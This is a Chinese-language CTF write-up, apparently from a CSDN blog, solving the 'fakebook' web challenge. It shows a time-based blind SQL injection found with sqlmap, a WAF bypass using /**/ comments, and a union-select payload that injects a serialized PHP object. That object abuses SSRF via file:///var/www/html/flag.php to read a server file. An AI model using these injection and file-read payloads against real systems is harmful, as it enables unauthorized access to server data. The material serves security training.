

攻防世界XCTF: fakebook

原创

末初  于 2020-03-14 21:27:08 发布  5324  收藏 5

分类专栏: [CTF_WEB_Writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/mochu7777777/article/details/104868401>

版权



[CTF_WEB_Writeup](#) 专栏收录该内容

159 篇文章 31 订阅

订阅专栏

fakebook 最佳Writeup由admin提供

难度系数: ★★★★★★ 6.0

题目来源: 网鼎杯 2018

题目描述: 暂无

题目场景: http://111.198.29.45:38269

删除场景

倒计时: 03:36:28 延时

题目附件: 暂无

<https://blog.csdn.net/mochu7777777>

the Fakebook

login

join

Share your stories with friends, family and friends from all over the world on Fakebook.

#

username

age

blog

Join

username

passwd :

age :

blog :

join

<https://blog.csdn.net/mochu7777777>

再注册账号时，发现了个post注入

```
管理员: SQLmap - python2 sqlmap.py -r test.txt --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 22:33:21 /2020-02-15/
[22:33:21] [INFO] parsing HTTP request from 'test.txt'
[22:33:22] [INFO] resuming back-end DBMS 'mysql'
[22:33:22] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=mochu7' AND (SELECT 9520 FROM (SELECT(SLEEP(5)))avis) AND 'XsDu'='XsDu&passwd=mochu7&age=19&blog=www.mochu7.org
---
[22:33:23] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.14.2, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[22:33:23] [INFO] fetching database names
[22:33:23] [INFO] fetching number of databases
[22:33:23] [WARNING] time-based comparison requires larger statistical model, please wait.....
(done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[22:33:35] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
5
[22:33:41] [INFO] retrieved:
[22:33:47] [INFO] adjusting time delay to 2 seconds due to good response times
https://blog.csdn.net/mochu7777777
```

目录扫描一下，存在robots.txt和flag.php

```
111.198.29.45:48202/robots.txt
Entertainment CTF Favorite Community forum Blog Tools CSDN
```

```
User-agent: *
Disallow: /user.php.bak
```


源码:

```
1 <?php
2
3
4 class UserInfo
5 {
6     public $name = "";
7     public $age = 0;
8     public $blog = "";
9
10    public function __construct($name, $age, $blog)
11    {
12        $this->name = $name;
```


```
13     $this->age = (int)$age;
14     $this->blog = $blog;
15 }
16
17 function get($url)
18 {
19     $ch = curl_init();//初始化一个curl会话
20
21     curl_setopt($ch, CURLOPT_URL, $url);//设置需要抓取的url
22     curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);//设置curl参数, 要求结果保存到字符串还是输出到屏幕上
23     $output = curl_exec($ch);//运行curl, 请求网页
24     $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE); //获取一个curl连接资源句柄的信息
25     if($httpCode == 404) {
26         return 404;
27     }
28     curl_close($ch);//关闭一个curl会话
29
30     return $output;
31 }
32
33 public function getBlogContents ()
34 {
35     return $this->get($this->blog);
36 }
37
38 public function isValidBlog ()
39 {
40     $blog = $this->blog;
41     return preg_match("/^(((http(s?))\:\/\/\/?)?([0-9a-zA-Z-]+\.)+[a-zA-Z]{2,6}(\:[0-9]+)?(\\/\S*)?$/i", $blog);
42 }
43
44 }
```

https://blog.csdn.net/mochu777777

Get()方法并没有对获取过来的url进行任何的过滤所以这里存在SSRF



这里存在一个get注入



从报错中可以看出网站绝对路径/var/www/html

使用updatexml报错注入查询信息





这里concat()注入还是有很多不方便，使用make_set()进行注入

[*] query error! (XPath syntax error: '~',no,username,passwd,data,USER,C')

Fatal error: Call to a member function fetch_assoc() on boolean in /var/www/html/db.php on line 66



[*] query error! (XPath syntax error: '~',O:8:"UserInfo":3:{s:4:"name";s')

Fatal error: Call to a member function fetch_assoc() on boolean in /var/www/html/db.php on line 66



综合考虑：服务端请求伪造漏洞，在服务器上的flag.php文件，网站配置文件的物理路径(同时也是flag.php的路径)，PHP反序列化。

整理出思路：利用no参数进行注入，在反序列化中构造file文件协议，利用服务端请求伪造漏洞访问服务器上的flag.php文件

Payload:

```
?no=0/**/union/**/select 1,2,3,'O:8:"UserInfo":3:{s:4:"name";s:1:"1";s:3:"age";i:1;s:4:"blog";s:29:"file:///var/www/html/flag.php";}'
```

这里有waf检测一些非法字符，使用/**/的方法绕过

username	age	blog
2	1	file:///var/www/html/flag.php

the contents of his/her blog

Encryption | Encoding | SQL | XSS | Other

Load URL | Split URL

http://111.198.29.45:31486/view.php?no=0/**/union/**/select 1,2,3,'O:8:"UserInfo":3:{s:4:"name";s:1:"1";s:3:"age";i:1;s:4:"blog";s:29:"file:///var/www/html/flag.php"}'

<https://blog.csdn.net/mochu777777>

在源代码中发现一个iframe标签，点击标签

```
<hr>
<br>
<br>
<br>
<br>
<br>
<p>the contents of his/her blog</p>
<hr>
<iframe src="data:text/html;base64,PD9waHANCg0KJGZsYWcgPSAiZmxhZ3tjMWU1NTJmZGY3NzA0OWZhYmY2NTE2OGYyMmY3YWVhYn0iOw0KZXhpdCgwKTsNCg==" width="100%" height="10em">
  #document
  </iframe>
</div>
</body>
html>
```

<https://blog.csdn.net/mochu777777>

```
<!--?php $flag = "flag{c1e552fdf77949fabf65168f22f7aeab}"; exit(0);-->
<html>
<head></head>
<body></body>
</html>
```

搜索 HTML | 过滤样式

未选择元素。

<https://blog.csdn.net/mochu777777>